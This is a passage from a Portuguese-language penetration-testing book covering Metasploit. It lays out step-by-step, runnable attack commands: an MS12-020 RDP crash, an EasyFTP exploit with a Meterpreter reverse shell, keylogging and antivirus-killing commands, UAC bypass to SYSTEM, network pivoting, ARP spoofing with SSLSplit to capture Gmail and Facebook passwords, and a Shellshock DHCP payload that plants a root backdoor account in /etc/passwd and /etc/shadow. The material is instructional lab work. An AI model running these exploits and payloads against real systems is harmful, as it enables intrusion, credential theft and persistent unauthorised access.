melhores opções quando o assunto é o desenvolvimento e utilização de
exploits.
A arquitetura do Metasploit é divida em três categorias: bibliotecas,
interfaces e módulos. As interfaces (console, GUI e web) fornecem um
meio de interagirmos com os seus módulos (Exploit, payload, auxiliares,
encoders etc.).
Alguns conceitos básicos sobre os módulos do Metasploit devem ser
entendidos.
• Exploit – É a prova de conceito de que a vulnerabilidade existe. Com
ele é possível explorar a vulnerabilidade no software afetado, ganhando
acesso antes não permitido.
• Payload – É um código malicioso que faz parte do exploit (ou
compilado independentemente) que executa comandos arbitrários no
sistema alvo. O payload estabelece um canal de comunicação entre o
atacante e o alvo. Com o payload é possível, por exemplo, obter o
153.
controle da Shelldo sistema.
• Shellcode – É um código malicioso que faz parte do exploit que tem
como missão injetar códigos no sistema alvo, causando, dessa forma, o
buffer overflow ou estouro de pilha. Normalmente o shellcode vem
acompanhado do payload. Pois uma vez que o buffer overflow seja feito
por meio do shellcode, será necessária a injeção de um código malicioso
que permita, por exemplo, obter o controle do shell do sistema. O
shellcode é o que de fato explora a vulnerabilidade.
• Módulos auxiliares – Conjunto de ferramentas que foram
desenvolvidas para tarefas auxiliares na exploração do sistema alvo. Por
exemplo: port scanner, sniffing, ferramentas de negação de serviço etc.
• Encoders – Ferramentas que foram desenvolvidas com o intuito de
burlar sistemas de antivírus, firewall, IDS, ou ferramentas anti-malware.
Há diversas interfaces para o uso do Metasploit, como o Msfconsole,
Msfcli, Armitage e outros. Porém vamos nos deter ao Msfconsole, uma
interface simples em linha de comando que não deixa nada a desejar.
9.1.1 Msfconsole
O Msfconsole é a mais popular dentre as interfaces do Metasploit para
utilizar. E será o foco do livro tratar apenas dessa interface, devido à sua
simplicidade e “poder de fogo”. Para começar a utilização do Metasploit,
inicie o servidor de banco de dados PostgreSQL (necessário, pois a busca
por exploits no banco de dados será mais ágil).
root@kali# service postgresql start
Inicie o Msfconfole:
root@kali# msfconsole
Atualize sempre a base de dados de exploits do Metasploit:
root@kali# msfupdate
9.1.2 Comandos básicos
Uma vez inicializada a interface do Metasploit, o comando help exibe uma
154.
tela de ajudasobre quais comandos podem ser digitados.
msf > help
Caso necessite procurar algum exploit, digite search exploit:
msf > search ms12_020
Matching Modules
================
Name Disclosure Date Rank Description
---- --------------- ---- -----------
auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16 normal MS12-020 Microsoft
Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check normal MS12-020 Microsoft Remote Desktop Checker
msf >
Para utilizar o exploit, digite use exploit; vamos então utilizar o exploit
auxiliary/dos/windows/rdp/ms12_020_maxchannelids:
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) >
A interface do Metasploit foi alterada de msf > para msf
auxilary(ms12_020_maxchannelids) >, indicando que estamos usando o
exploit ms12_020_maxchannelids.
9.2 A vulnerabilidade MS12-020-maxchannelids
Antes de fato explorar a vulnerabilidade do EasyFTP (vulnerabilidade que
dará acesso ao sistema), será utilizado um módulo auxiliar do Metasploit
para negação de serviço. Ou seja, a máquina será “paralisada”.
O protocolo RDP do Windows 7 sofre de uma vulnerabilidade que quando
enviado o shellcode correto, a máquina trava o seu funcionamento, e é
forçada a sua reinicialização, gerando a negação de serviço.
Para explorar a falha ms12_020_maxchannelids, o leitor deve configurar o
RDP do Windows. Mais informações sobre a configuração do RDP podem
ser obtidas no tópico 8.2.1, “OpenVAS”.
Uma vez feito o levantamento das vulnerabilidades no Windows 7, o
OpenVAS nos informa que a porta 3389 (RDP) está aberta, e que está
155.
rodando um serviçovulnerável. A vulnerabilidade foi informada pela
Microsoft como sendo MS12-020.
Uma vez selecionado o exploit com os passos anteriores, vamos ver as
informações dele:
msf auxiliary(ms12_020_maxchannelids) > info
Vamos ver as suas opções básicas de configuração:
msf auxiliary(ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 3389 yes The target port
msf auxiliary(ms12_020_maxchannelids) >
As opções marcadas como requeridas (campo Required yes) são
obrigatórias para a configuração do exploit. Para esse exploit específico,
somente o campo RHOST deve ser marcado (o campo RPORT também,
mas o Metasploit já pré-configurou o exploit para que atue na porta 3389 –
porta padrão do RDP).
• Vamos configurar o exploit:
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.1.101
• Vamos ver as suas opções avançadas:
msf auxiliary(ms12_020_maxchannelids) > show advanced
• Vamos utilizar o exploit:
msf auxiliary(ms12_020_maxchannelids) > exploit
E, na máquina Windows, o exploit causará a famosa “Tela azul da morte”.
9.3 Exploitando Windows vulnerável
A vulnerabilidade encontrada trata-se de uma vulnerabilidade no EasyFTP
versão 1.7.0.11 que permite acesso ao shell da máquina. O EasyFTP
v1.7.0.11 pode ser encontrado em http://www.exploit-db.com/wp-
156.
content/themes/exploit/applications/16e5d2d9e9e55dcd5b7ec4c2811ca193-
easyftp-server-1.7.0.11-en.zip
• Vamos procurara falha:
msf > search easyftp
• Vamos usar o exploit:
msf > use exploit/windows/ftp/easyftp_cwd_fixret
• Vamos ver as suas opções básicas de configuração:
msf exploit(easyftp_cwd_fixret) > show options
• Vamos configurar o host remoto:
msf exploit(easyftp_cwd_fixret) > set RHOST 192.168.1.101
Esse exploit requer algumas configurações adicionais.
Primeiro devemos escolher o payload, ou seja, o código responsável por
fazer a conexão reversa entre a máquina do atacante e a máquina da vítima.
Há diversos payloads disponíveis, mas será utilizado um payload em
particular denominado Meterpreter, que permite funcionalidades a mais no
sistema, como captura de teclas digitadas, download e upload de arquivos
etc. Para mais informações sobre o Meterpreter, consulte a seção9.4,
“Payload Meterpreter”.
msf exploit(easyftp_cwd_fixret) > set PAYLOAD windows/meterpreter/reverse_tcp
Quando as configurações básicas forem exibidas novamente, haverá alguns
parâmetros adicionais a serem configurados:
msf exploit(easyftp_cwd_fixret) > show options
Module options (exploit/windows/ftp/easyftp_cwd_fixret):
Name Current Setting Required Description
---- --------------- -------- -----------
FTPPASS mozilla@example.com no The password for the specified username
FTPUSER anonymous no The username to authenticate as
RHOST 192.168.1.101 yes The target address
RPORT 21 yes The target port
Payload options (windows/meterpreter/reverse_tcp):
157.
NameCurrent SettingRequiredDescription
--------------------------------------
EXITFUNC processyes Exit technique (accepted: seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows Universal - v1.7.0.2
msf exploit(easyftp_cwd_fixret) >
Os parâmetros que devem ser configurados são marcados como Required
yes: Os campos EXITFUNC (método para finalizar a nossa conexão –
como padrão o Metasploit finaliza a conexão por processo), LPORT (porta
local que o Metasploit ficará listando para receber conexões – pré-
configurado como sendo a porta 4444) e o campo LHOST (Endereço IP
local do Kali Linux que receberá a conexão reversa com o shell de
comandos do Windows no momento em que a vulnerabilidade for
explorada).
• Vamos configurar o payload:
msf exploit(easyftp_cwd_fixret) > set LHOST 192.168.1.100
msf exploit(easyftp_cwd_fixret) > set LPORT 12345
• Vamos ver quais são as versões vulneráveis do EasyFTP:
msf exploit(easyftp_cwd_fixret) > show targets
• Vamos configurar o exploit com a versão vulnerável:
msf exploit(easyftp_cwd_fixret) > set TARGET 9
• Vamos utilizar o exploit:
msf exploit(easyftp_cwd_fixret) > exploit
A sessão Meterpreter está ativa e temos o controle sobre a máquina
Windows:
meterpreter >
158.
9.4 Payload Meterpreter
Opayload Meterpreter possibilita algumas funções ao teste de penetração,
como captura da tela, teclas digitadas, upload, download etc.
Com o Meterpreterativo, vamos utilizar algumas de suas funções básicas:
9.4.1 Core commands
• Para obter ajuda das funções do Meterpreter:
meterpreter > help
• Para finalizar a sessão e sair do Meterpreter:
meterpreter > exit
• Às vezes será necessário manter a sessão ativa do Meterpreter (para
outra finalidade, por exemplo, para usar um módulo auxiliar), porém em
background:
meterpreter > background
• Ver quais sessões do Meterpreter estão ativas:
msf exploit(easyftp_cwd_fixret) > sessions
Active sessions
===============
Id Type Information Connection
-- ---- ----------- ----------
1 meterpreter x86/win32 PCwin7 @ PC 192.168.1.100:12345 -> 192.168.1.101:1060
(192.168.1.101)
msf exploit(easyftp_cwd_fixret) >
• Para interagir novamente com o Meterpreter:
msf exploit(easyftp_cwd_fixret) > sessions –i numero_ID
msf exploit(easyftp_cwd_fixret) > sessions -i 1
Uma funcionalidade do Meterpreter é conseguir migrar para outro processo.
Por exemplo, o Meterpreter está rodando como processo EasyFTP, caso o
usuário, por algum motivo, desabilite o EasyFTP, a conexão do Meterpreter
será perdida. Se a sessão for migrada para outro processo, mesmo que o
usuário finalize o EasyFTP, a sessão mantém-se ativa.
159.
• Migrar paraoutro processo:
meterpreter > run migrate -f
9.4.2 File system commands
Comandos básicos de criação de pasta, download, upload de arquivos etc.
• Exibir o diretório atual:
meterpreter > pwd
• Mudar de diretório:
meterpreter > cd pasta
• Criar pasta:
meterpreter > mkdir pasta
• Editar um arquivo de texto:
meterpreter > edit mensagem.txt
• Visualização sobre o conteúdo de um arquivo de texto:
meterpreter > cat mensagem.txt
• Download de arquivos:
meterpreter > download 'C:Userswin7Desktoparquivo.exe' /root/Desktop
• Upload de arquivos:
meterpreter > upload /root/upload.txt 'C:Userswin7Desktop'
9.4.3 Networking commands
Comandos relativos à rede, como tabela ARP, IP e conexões ativas.
• Visualização da tabela ARP:
meterpreter > arp
• Visualização do IP (LAN):
meterpreter > ifconfig
• Visualização de conexões ativas:
meterpreter > netstat
160.
9.4.4 System commands
Comandosrelativos ao sistema, visualização de processos e execução de
arquivos.
• Informações do computador:
meterpreter > sysinfo
• Desligar a máquina:
meterpreter > shutdown
• Reiniciar a máquina:
meterpreter > reboot
• Obter versão do sistema:
meterpreter > sysinfo
• Obter o shell:
meterpreter > shell
• Identificação do usuário atual:
meterpreter > getuid
• Executar um arquivo:
meterpreter > execute –f calc.exe
• Executar um arquivo de modo oculto (não são todos os arquivos que
aceitam a sua execução em modo invisível):
meterpreter > execute –f notepad.exe -H
• Ver os processos ativos (editado por motivos visuais):
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process] 4294967295
4 0 System 4294967295
100 336 calc.exe x86 1 PCwin7 C:Windowssystem32calc.exe
268 4 smss.exe 4294967295
161.
meterpreter >
• Finalizarprocesso (kill PID). Para finalizar a calculadora, kill 100:
meterpreter > kill 100
9.4.5 User Interface commands
• Keylogger online:
meterpreter > keyscan_start Inicia o keylogger
meterpreter > keyscan_dump Exibe as teclas digitadas
meterpreter > keyscan_stop Finaliza o keylogger
• Captura de tela (screenlogger):
meterpreter > screenshot
• Checar se a máquina é uma máquina virtual:
meterpreter > run checkvm
• Finalizar processos de antivírus:
meterpreter > run killav
• Inicializar VNC:
meterpreter > run vnc
Um passo muito importante quando se realiza um pentest é o
escalonamento de privilégios. Normalmente, quando um acesso é obtido, é
realizado de forma restrita, com o privilégio do usuário que inicializou o
programa. Por exemplo, se o usuário restrito win7 inicia o programa Easy-
ftp.exe, e o atacante explora uma falha no Easy-ftp.exe, este consegue
acesso ao sistema com os privilégios do usuário restrito win7. Ou seja, o
atacante não tem permissões de alto nível, como capturar arquivos de senha
do sistema ou apagar o sistema de log1
. É necessário, portanto, escalonar os
privilégios para um acesso completo à máquina.
• Ganhar acesso autoridade (usuário nt authoritySystem):
meterpreter > background
msf > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > sessions
msf exploit(bypassuac) > set SESSION sesssao_meterpreter
162.
msf exploit(bypassuac) >exploit
meterpreter > getsystem
meterpreter > getuid
Outra forma para escalar privilégios que pode ser utilizada é migrando o
processo do Meterpreter para algum processo de alto nível. Por exemplo, se
por algum motivo o leitor executar o exploit
exploit/windows/local/bypassuac, e o comando getsystem falhar, o leitor
poderá listar os processos ativos na máquina (por meio de ps) e migrar para
algum processo que seja controlado por nt authoritysystem (pelo migrate).
O processo lsass.exe é de alto nível.
Outro exploit que pode ser utilizado é o bypassuac_injection, que realiza a
escalação de privilégios por meio da injeção de DLL (tenta se evadir de
antivírus).
Desafio o leitor a ler sobre esse módulo e executá-lo.
9.5 Pivoting com Metasploit
Uma das melhores habilidades do Meterpreter é a realização do pivoting.
A técnica de pivoting consiste em, por meio de uma máquina comprometida
pelo Meterpreter, conseguir acesso a outras máquinas da rede. Isso mesmo,
por meio do pivoting, é possível conseguir acesso a uma máquina protegida
por firewall.
Por exemplo: Supondo uma máquina A rodando um serviço SMTP que
esteja em uma DMZ (zona desmilitarizada – onde não há regras de firewall
e restrições de acesso. Normalmente uma DMZ é configurada para acesso
público, como um servidor web ou email). Dessa forma, qualquer pessoa na
internet tem acesso ao serviço de email (SMTP).
Uma vez que a versão desse serviço é falha e a máquina foi comprometida
com o Meterpreter, é possível usar a máquina A para realizar ataques contra
a máquina B que está protegida por firewall dentro da rede. É a máquina A
que vai realizar ataques contra a máquina B. A máquina A é pivô de outros
ataques. É a máquina laranja usada para outros ataques.
163.
O processo depivoting é mostrado na figura 9.1.
Para realizar o ataque de pivô, primeiro consiga acesso ao sistema via
Meterpreter.
Execute o módulo get_local_subnets para acessar a subnet da máquina com
o Meterpreter:
meterpreter > run get_local_subnets
Local subnet: 192.168.1.0/255.255.255.0
Coloque o Meterpreter em background para execução de outros comandos:
meterpreter > background
Figura 9.1 – Ataque de pivô.
Adicione uma rota entre a sua máquina e a subnet da máquina com o
Meterpreter:
route add 192.168.1.0 255.255.255.0 num
Sendo num o número da sessão Meterpreter.
A rota entre a sua rede local e a rede local da máquina comprometida foi
adicionada com sucesso. Imprima a rota com o comando:
route print
Active Routing Table
====================
Subnet Netmask Gateway
------ ------- -------
192.168.1.0 255.255.255.0 Session 1
A última etapa consiste em acessar as outras máquinas por meio da
máquina comprometida, para isso é necessário criar um proxy socks que vai
164.
tunelar a conexão.
msfexploit(handler) > use auxilary/server/socks4a
msf auxiliary(socks4a) > exploit
Foi criado um socket local listando na porta 1080 (socket de tunelamento
entre a rede local e a rede remota).
A última etapa consiste em acessar a máquina B por meio da máquina A
(máquina comprometida com o Meterpreter), conforme mostra a figura 9.1.
Para isso é necessário um programa de proxy específico: o proxychains.
O proxychains é um programa que realiza tunelamento entre diversos
servidores proxy. Ou seja, o proxychains acessa o proxy ABC, faz um
tunelamento para o proxy DEF, faz um tunelamento para o proxy GHI e
assim sucessivamente, sem limites.
O problema é que quanto mais proxies forem utilizados e maior for a sua
cadeia, mais lenta ficará a conexão até tornar-se inviável.
Configure o arquivo /etc/proxychains.conf para acessar o proxy local
listando na porta 1080:
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 1080
Opte sempre pela escolha de proxies com cadeias dinâmicas
(dynamic_chain), pois, nesse modo, se um proxy da lista estiver
indisponível, será acessado o próximo e assim sucessivamente. No modo de
cadeia estrita (strict_chain), cada proxy é acessado sequencialmente,
assumindo que todos os proxies estão OK e sem nenhum tipo de problema.
Inicialize o proxychains por meio da sintaxe proxychains programa. Por
exemplo:
root@kali# proxychains iceweasel
As conexões sairão da máquina A e não mais da máquina do atacante.
Atentem para o fato de que em uma conexão pivô com o Meterpreter,
165.
devido às limitaçõesde servidores proxies do tipo socks, a conexão deve
estabelecer o 3-way handshake e o ICMP Echo Request (ping) não é
suportado. Dessa forma, quando, por exemplo, programas como o Nmap
são utilizados, é necessário especificar a sua sintaxe para que o Nmap faça
uma varredura com o 3-way handshake completo (-sT) e não utilize o
protocolo ICMP (-Pn).
root@kali# proxychains nmap –sT –PN 192.168.1.0/24
9.6 VPN Pivoting (Pivoting via Layer 2)
Realizar pivoting com o Meterpreter, apesar de ser muito bom, restringe-
nos a determinados protocolos. Por exemplo: por meio do pivoting com o
Metasploit eu preciso completar o 3-way handshake, pois esse tipo de
pivoteamento não suporta ICMP, requisições ARP (O ARP está localizado
na camada 2 do modelo OSI) etc. Isso é normal devido às próprias
limitações do socks4/socks5.
Com o pivô feito pelo Meterpreter não é possível realizar ataques de baixo
nível (por exemplo: ataques voltados à camada 2, como o Man-in-the-
Middle).
Em vez de realizar o pivoteamento com o Meterpreter, é possível realizar o
pivoteamento na camada 2. Esse processo é muito semelhante a uma VPN.
A diferença entre a VPN e o nosso pivoteamento é a questão da
criptografia. Os nossos dados serão trafegados em claro, mas
fundamentalmente nós vamos obter as mesmas vantagens (podemos realizar
ataques Man-in-the-Middle, não precisamos estabelecer o 3-way
handshake, fecharemos o túnel cliente/servidor em um processo bem
parecido com uma VPN etc.), portanto vamos tratar o software e o processo
de pivoteamento como pivoting via VPN.
A excelente ferramenta Layer-2-Pivoting-client foi desenvolvida por
Raphael Mudge, criador dos frameworks Cobalt Strike e Armitage. Uma
alternativa ao Metasploit que é utilizada em testes de intrusão. Antes de
utilizarmos a ferramenta do Raphael, vamos entender o que é e como
funciona uma VPN.
166.
Uma VPN (VirtualPrivate Network) permite que o tráfego de dados seja
transmitido por meio de uma rede insegura (como a internet), interligando
duas ou mais redes.
Por exemplo, supondo que uma organização possua sua rede A localizada
no estado X. Essa mesma organização possui uma filial B localizada no
estado Y. Ou seja, a rede A e rede B estão muito longe fisicamente.
Supondo que a organização deseje manter um canal de comunicação entre
redes A e B, ou seja, os usuários da rede A querem acessar os recursos da
rede B (por exemplo: os usuários da rede A desejam acessar algum servidor
ou processo que roda em uma estação na rede B). Supondo também que a
organização não queira em hipótese alguma deixar os ativos da rede B em
uma DMZ (isso seria perigoso demais). Teoricamente isso seria impossível,
e é nesse momento que entra a VPN. Por meio da VPN os usuários da rede
A criam um túnel por meio da internet e conseguem acesso à rede B. Dessa
forma, a rede A terá uma nova interface de rede configurada com o IP de
LAN da rede B, como se a rede A estivesse na própria LAN da rede B. A
figura 9.2 mostra esse processo.
Layer-2-Pivoting-client segue um princípio semelhante a uma VPN,
estabelecendo um túnel entre as duas extremidades: o software servidor
(atacante) cria uma interface virtual no Linux esperando por conexões do
cliente Windows (vítima). Quando uma conexão do cliente for efetuada
com sucesso no servidor, a interface virtual do servidor obterá o endereço
IP da rede do cliente, estabelecendo uma conexão VPN.
Figura 9.2 – Ilustração de uma VPN.
Primeiro, devemos configurar o software servidor que listará por conexões
no Kali Linux.
167.
Realize o downloaddo arquivo simpletun.c em
https://backreference.org/wp-content/uploads/2010/03/simpletun.tar.bz2.
Modifique a linha 42 e altere o valor do BUFSIZE de 2000 para 8192 (um
valor mais alto para o buffer, pois valores inferiores podem travar o
software).
Compile o arquivo com o gcc:
root@kali# gcc simpletun.c -o simpletun
Execute o arquivo para visualizar as opções:
root@kali# ./simpletun
Para listarmos por conexões, os seguintes parâmetros serão utilizados:
root@kali# ./simpletun -i tap0 -s -p 8081 -a
Dessa forma, o simpletun criará uma interface virtual tap0 (pode ser
qualquer nome) que vai receber o IP da rede vítima (-i tap0) e ficará
listando por conexões em modo servidor (-s), e na porta 8081 (-p 8081). A
opção -a indica que o simpletun criará uma interface do tipo TAP.
Lembre-se de habilitar um redirecionamento de portas no roteador para que
o tráfego destinado à porta 8081 seja redirecionado ao Kali Linux.
O software Layer-2-Pivoting-client pode ser obtido em
https://github.com/rsmudge/Layer2-Pivoting-Client.
O software necessário é o client.exe. Esse software é executado em
ambientes Windows. Antes de executá-lo, instale a suíte WinPCap, que
pode ser obtida em https://www.winpcap.org/install/default.htm.
Como mostrado na figura 9.2, para esse laboratório serão necessárias duas
redes distintas com IPs diferentes.
Assume-se que o Kali Linux está na rede A com o IP 192.168.1.0/24, e o
Windows está na rede B com o IP 10.0.0.0/24.
Na máquina Windows, conecte-se à rede com o Kali Linux:
C: client.exe IP_Publico_roteador_Kali Porta_Kali IP_Local_Windows
C: client.exe IP_Publico_roteador_Kali 8081 10.0.0.2
168.
Nota: O IPpúblico do roteador da rede em que está o Kali Linux pode ser obtido através do site
http://www.meuip.com.br.
A interface tap0 no Kali Linux deve receber tráfego; verifique se o campo
RX bytes aumentou e saiu do valor 0:
root@kali# ifconfig tap0
Se o valor aumentou, então o túnel foi estabelecido com sucesso. Por
último, faça com que essa interface receba IP via DHCP da rede B:
root@kali# dhclient tap0
Realizando um ifconfig novamente, a interface tap0 terá um IP da faixa
10.0.0.0/24.
root@kali# ifconfig tap0
Se o leitor estiver familiarizado com ataques de Man-in-the-Middle e com
os utilitários arpspoof e SSLSplit, recomendo que continue a leitura; caso
contrário, uma melhor explicação sobre ataques Man-in-the-Middle e como
utilizar as ferramentas arpspoof e SSLSplit encontram-se na seção11.4,
“Ataques Man-in-the-Middle (MitM).
Antes de realizar o ataque de Man-in-the-Middle, nós devemos configurar o
Kali Linux (máquina atacante) para que faça o correto roteamento de
pacotes e fluxo de dados.
Primeiro, ative o roteamento de pacotes (IP Forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
Quando o túnel é ativado, um fato interessante a ser notado é que os dados
da rede B passam pelo túnel e chegam à rede A (a rede B também se
comunica com a rede A), então nós devemos permitir o mascaramento de
dados para que os dados de B cheguem à rede A e trafeguem pela internet:
root@kali# iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE
Considere que a interface eth0 é a interface cabeada que estou utilizando
para a conexão.
Realizar um ataque de Man-in-the-Middle é simples: para isso, vamos
169.
utilizar o programaarpspoof, informando qual será o IP que desejamos
realizar o Man-in-the-Middle (vamos realizar sobre o IP 10.0.0.3 – uma
vítima qualquer na rede) e qual será o roteador (IP 10.0.0.1).
root@kali# arpspoof –i tap0 –t 10.0.0.3 10.0.0.1
Especificamente, utilizando o software do Raphael, o Main-in-the-Middle
não envenena toda a tabela ARP da nossa vítima. Mas não tem problema,
pois o seu gateway é o endereço MAC do atacante.
C: arp -a
Interface: 192.168.1.101 --- 0xb
Endereço Internet Endereço físico Tipo
192.168.1.1 9a-e0-3d-8f-23-a1 dinâmico
192.168.1.50 00-13-d4-ec-d4-ea dinâmico
192.168.1.100 00-23-15-73-86-6c dinâmico
192.168.1.103 9a-e0-3d-8f-23-a1 dinâmico
192.168.1.104 24-f5-aa-55-7c-66 dinâmico
192.168.1.255 ff-ff-ff-ff-ff-ff estático
Realize a captura com o seu sniffer e, com a máquina 10.0.0.3, acesse um
site HTTP. O ataque de Man-in-the-Middle entre duas redes distintas foi
realizado com sucesso.
Nota: Em testes pessoais, realizar o ataque por meio desse utilitário nos restringe quanto aos
ataques com o protocolo HTTPS, ou seja, não conseguimos utilizar o SSLStrip para
decriptografar o tráfego. Para resolver esse problema, vamos utilizar o SSLSplit.
O SSLSplit atua de forma similar ao SSLStrip, dando ao cliente um
certificado falso, fingindo ser aquele servidor HTTPS.
Vamos criar um diretório em /tmp para que o SSLSplit armazene o nosso
tráfego:
root@kali# mkdir -p /tmp/sslsplit/logdir
root@kali# touch /tmp/sslplit/connections.log
root@kali# cd /tmp/sslsplit
Nós devemos gerar um certificado digital genérico e também a sua chave:
root@kali# openssl genrsa -out ca.key 4096
root@kali# openssl req -new -x509 -days 1826 -key ca.key -out ca.crt
170.
Habilite o redirecionamentoda porta 443 para o SSLSplit:
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443
Se o leitor quiser que o SSLSplit também capture o tráfego de outras portas
(como o HTTP), o procedimento é o mesmo. Particularmente, eu não
recomendo, pois, como será visto adiante, o SSLSplit gera muito tráfego.
Inicie o SSLSplit:
root@kali# sslsplit –l connections.log –j /tmp/sslsplit/ -S logdir/ –k ca.key –c ca.crt ssl 0.0.0.0
8443 tcp 0.0.0.0 8080
Acesse um site HTTPS com a vítima 10.0.0.3. De forma similar ao ataque
do SSLStrip, será solicitado ao cliente a instalação do certificado falso.
Instalando o certificado e digitando o usuário e senha do site, o tráfego fica
armazenado em /tmp/sslsplit/logdir.
Reúna os arquivos com o comando cat:
root@kali# cd /tmp/sslsplit/logdir
root@kali# cat * > arquivo_geral
Abra o log com o vi ou outro editor de texto de sua preferência:
root@kali# vi arquivo_geral
O usuário e senhas estarão dentro desse arquivo. Por exemplo, vamos
pesquisar pelo nome de usuário e senha que foram digitados para o Gmail
(editado por motivos visuais).
GALX=OkJ6PD6471M&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=m
ail&rm=false
<mpl=default&scc=1&ss=1&_8=%E2%98%83&bgresponse=%21FxRC17GOtJKGvJtEhHqMi5
b3ME0CAAAAoVIAAAAUKg
D6bhKnpnj9XQ9S3q5sUIwkBxEAzkUcipmI5c1gsgZmbH5g07Ykju44oR_bhEeTFXuqesuXgQa
AJ5GWZ-_Ris7634sJ_
zZxJgzfsZBftarXIb00ZTr23mFJyGClmnanMApwRoQOkVRx_XgWNnyRbLwiCh9ZsAK-
wtllHfm17bnQsL_JWoT7iUfXw43
-p0fe9Kw5h6ZboLm62e-0Sz3A6afInlZnl-
EDxRZByGS7H2nu1XTzHAOqicYYVzXXeb9mjBZ8wZIaIxxUYv3OM1zVc
KFfzjQ2STypK-u3etK1Hn4H-Cu2KF6zjoKqF43n27Z8bfsKHhILZuEcMkyBfg&pstMsg=1
&dnConn=&checkConnection=&checkedDomains=youtube&Email=vpn_layer2@gmail.com
&Passwd=senha_gmail&signIn=Fazer+login&PersistentCookie=yes&rmShown=1HTTP/1.1 200
OK^M
171.
Vamos pesquisar pelonome de usuário e senha que foram digitados para o
Facebook (editado por motivos visuais).
lsd=AVri7hsY&email=vpn_layer2@facebook.com&pass=email_facebook&default_persistent=
0&timezone=&lgnrnd=071209_Uhh4&lgnjs=n&locale=pt_BRHTTP/1.1 200 OK
Mais informações sobre o projeto Layer2-Pivoting-Cliente podem ser
obtidas em:
• https://github.com/rsmudge/Layer2-Pivoting-Client.
• http://blog.cobaltstrike.com/2014/10/14/how-vpn-pivoting-works-with-
source-code/.
Nota: em testes realizados, observei que não são todas as placas de rede que aceitam o software
simpletun.c, portanto, se o seu Kali Linux receber a conexão, mas não conseguir o IP da rede
alvo por meio do comando dhclient, realize o mesmo teste com outra interface de rede e/ou
até mesmo com outro computador pessoal (Pessoalmente, não descobri o motivo, mas
utilizando-se de outro notebook o teste foi realizado com sucesso).
9.7 Vulnerabilidade shellshock
A vulnerabilidade do shellshock é uma vulnerabilidade envolvendo o bash
de comandos do Linux. Uma vulnerabilidade extremamente simples que
envolve variáveis de ambiente. No momento em que é definida uma
variável de ambiente, também é possível a execução de comandos do shell.
Essa vulnerabilidade permite a execução de códigos remotos.
() { :;};
Digite no terminal do Debian:
env x='() { :;}; echo Sistema Vulnerável' bash -c 'echo Mensagem qualquer'
O cenário mais típico de exploração dessa vulnerabilidade é por meio do
CGI do Apache, porém vamos explorar essa falha por meio do DHCP.
No momento em que um Linux é conectado à rede, pode ter a sua segurança
comprometida.
Como um cenário de teste, inicie o servidor SSH no Debian:
172.
root@debian# service sshstart
Habilite o roteamento de pacotes (IP Forward):
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
Habilite a conectividade com a internet por meio da interface cabeada eth0:
root@kali# iptables -F
root@kali# iptables –F –t nat
root@kali# iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE
Instale o dnsmasq:
root@kali# apt-get install dnsmasq
Inclua no final do arquivo /etc/dnsmasq.conf:
interface="eth0"
dhcp-range=192.168.1.102,192.168.1.103,12h
dhcp-option-force=114,() { :; }; echo "ghost:x:0:0:root:/root:/bin/bash" >> /etc/passwd; echo
"ghost:$6$feBiS9hJ$JAbpSeNhwAqSNhabxexMsxNhbltOf1hMQyPIZ34PD8Cmf4/07YkXSxeBv
U3OxUH13JSB4Vcj/D1YB/OmIUjqG/:16330:0:99999:7:::" >> /etc/shadow
Será adicionado o usuário “ghost” com senha “ghost” no sistema.
Nota: o hash gerado e inserido no arquivo /etc/dnsmasq.conf é o hash quando um usuário é
adicionado ao sistema. Faça um teste:
Crie o usuário ghost no sistema
root@kali# adduser ghost
Digite “ghost” como senha desse usuário
Enter new UNIX password: ghost
Retype new UNIX password: ghost
Confira com o cat o arquivo /etc/shadow do seu sistema
root@kali# cat /etc/shadow
O hash escrito no livro é o mesmo que o hash gerado com o comando passwd. Isso porque o
algoritmo matemático para criar esse hash é o mesmo.
Inicie o servidor dnsmasq:
root@kali# service dnsmasq start
Desabilite a interface eth0 do Debian:
root@debian# ifdown eth0
Habilite novamente essa interface:
173.
root@debian# ifup eth0
Nessemomento é criado o usuário ghost no arquivo /etc/passwd e
/etc/shadow:
root@debian# cat /etc/passwd
root@debian# cat /etc/shadow
Conecte-se via SSH ao servidor Debian para acesso root à máquina:
Usuário: ghost
Senha: ghost
root@kali# ssh 192.168.1.102 –l ghost
9.8 Explorando servidores NFS mal configurados
Como visto no exemplo do shellshock, servidores Linux também sofrem de
vulnerabilidades como estouro de pilha, condição de corrida, problemas
com symlinks (links simbólicos) etc. Há inúmeros artigos sobre
vulnerabilidades que são expostas nos principais sites como o
packetstormsecurity, exploit-db, securityfocus etc. Porém, particularmente,
acredito que os piores erros em sistemas Linux estejam relacionados à
forma como o dispositivo é configurado. Uma má configuração de
determinado dispositivo e já é mais do que suficiente para um atacante
conseguir acesso root à máquina. Um exemplo que se encaixa nesse cenário
são os servidores NFS. O NFS (Network File System) é um serviço que
permite aos usuários montarem o sistema de arquivos do servidor rodando
NFS na sua máquina local, podendo assim (pela internet) acessar os
arquivos do servidor. Porém a maior vulnerabilidade de servidores NFS
reside no fato de como são as permissões de montagem do sistema de
arquivos do servidor e quem são os clientes permitidos a realizar essa
montagem. O erro mais comum é deixar o diretório raiz / do Linux com
permissões de escrita para que qualquer cliente monte na sua própria
máquina o sistema de arquivos do servidor. Com a raiz montada, os vetores
de ataque vão da criatividade do atacante.
Vamos, então, configurar um servidor NFS vulnerável.
Primeiro, instale o servidor NFS no Debian:
174.
root@debian# apt-get installnfs-kernel-server rpcbind
